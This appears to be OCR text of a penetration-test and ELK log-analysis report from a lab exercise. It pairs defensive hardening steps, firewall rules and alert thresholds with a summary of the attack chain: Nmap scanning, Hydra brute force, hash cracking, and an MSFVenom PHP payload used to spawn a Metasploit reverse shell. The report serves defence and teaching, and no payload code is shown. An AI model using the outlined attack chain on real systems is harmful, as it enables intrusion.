


Text file


Time	url.path	_type	source.ip
Jul 6, 2021 @ 09:32:59.426	/company_folders/secret_folder/connect_to_corp_server	_doc	192.168.1.90
Jul 6, 2021 @ 09:32:59.279	/company_folders/secret_folder/connect_to_corp_server	_doc	192.168.1.90

Requested file

Finding the WebDAV Connection



Uncovering the Brute Force Attack



104 login attempts after finding the correct password
(caused by using number of threads)

Mitigation Strategies and Proposed Alarms

All the proposed solutions must be applied after all the services are updated to avoid the exploitation of common vulnerabilities

Port Scanning mitigation and detection

- Hardening strategies:
  - Implementation of a firewall and block pings and ICMP request;
    - e.g. Using firewalld (iptables):
      - `sudo firewall-cmd --permanent --add-icmp-block=echo-reply --add-icmp-block=echo-request`
  - Implementation of a TCP wrapper to slow down attackers.
  - Carrying out frequent internal port scan to ensure the state of the ports.
- Alarm:
  - Each machine requires its own alarm setting depending on its function
  - No alarm can detect 100% of the port scans
  - The following alarm is specifically designed for the server that has two open ports
  - It is also considered that attackers may predict the alarm and intentionally slow down their host discovery to bypass

  Alert: If more than five different ports received SYN packets within five minutes

Hidden directory protection and request identification

- Hardening strategies:
  - Removal of sensitive information as cleartext about the hidden folder.
  - Removal of publicly accessible sensitive information about the hidden folder.
  - Encrypting the files in the secret folder.
  - Whitelisting the IP addresses that are allowed to access the folder.
    - `firewall-cmd --zone=public --add-rich-rule='rule family="ipv4" source address="<CIDR>" invert="True" drop'`
  - Implementation of VPN (if can be afforded) to access the secret folder.
  - Continuous monitoring of the egress and ingress traffic of the secret folder.
  - Renaming the files and folders to something less attractive to malicious actors
- Alarm:

  Alert: If there is more than one failed access from any IP address OR there is one successful access from non-whitelisted IP addresses to the hidden folder

Brute force attack mitigations and detection

- Hardening strategies:
  - Implementation of Multi-Factor Authentication (MFA)
  - Applying bad login attempts lockout
  - Use of CAPTCHA
  - Blacklisting the adversaries (unwanted IP addresses and countries) with a firewall
    - `sudo firewall-cmd --permanent --zone=drop --add-rich-rule='rule family="ipv4" source address="<CIDR>" reject'`
  - Enforcing a proper username and password policy
- Alarm
  - Generally, it is not very difficult to detect and block a brute force attack using the proposed strategies and alarm.

Alert: If there are more than five failed logins from the same IP address trigger an alert OR more than five failed login attempts within five minutes.

WebDAV Connection protection and detection

- Hardening strategies:
  - Removal of sensitive information as the cleartext about the WebDAV logins
  - Whitelisting IPs with the firewall
    - `firewall-cmd --zone=public --add-rich-rule='rule family="ipv4" source address="<CIDR>" invert="True" drop'`
  - Enforcing a proper username and password policy
  - Using the IIS-based WebDAV, to allow connection over the encrypted port 443 (https)
- Alarm

Alert: If there is a more than one failed access OR there is one successful access from non-whitelisted IP addresses to the WebDAV folder

Identifying Reverse Shell Uploads

- Hardening strategies:
  - Monitoring and filtering ingress traffic to the the shared folders
  - Avoiding the upload of the files with dangerous types to any shared and accessible folder
    - Using an antivirus and particularly a behavioural based antimalware
  - Disable the ability for executable files to run on temp the shared f directories
  - Implementing firewall to filter egress filtering.
  - Setting up a proxy with deep packet inspection to intercepts TLS connections and blocks suspicious egress traffic (port 443 must be used instead of port 80)
  - Removing any administrative privileges from users.
- Alarm
  - Detection of reverse shell is very difficult as It can be encrypted and can be run on RAM

Alert: If there is an attempt to transfer a file with dangerous types to the shared folder

Summary

- Penetration testing with Kali Linux
  - Host discovery and vulnerability assessment with Nmap scanning tool
  - Reconnaissance
  - Brute forcing a hidden folder with Hydra
  - password hash cracking of WebDAV using CrackStation
  - Crafting a customised PHP payload with MSFVenom
  - Spawning a reverse shell using Metasploit
- Attack and logs analysis with ELK stack
  - Creating a customised packetbeat dashboard, illustrating the attack signatures
  - Identifying port scan and unauthorised accesses to hidden and WebDAV folders
  - Brute force analysis
  - Proposing mitigation strategies and system hardening
  - Proposing alarms to be triggered in the similar future situations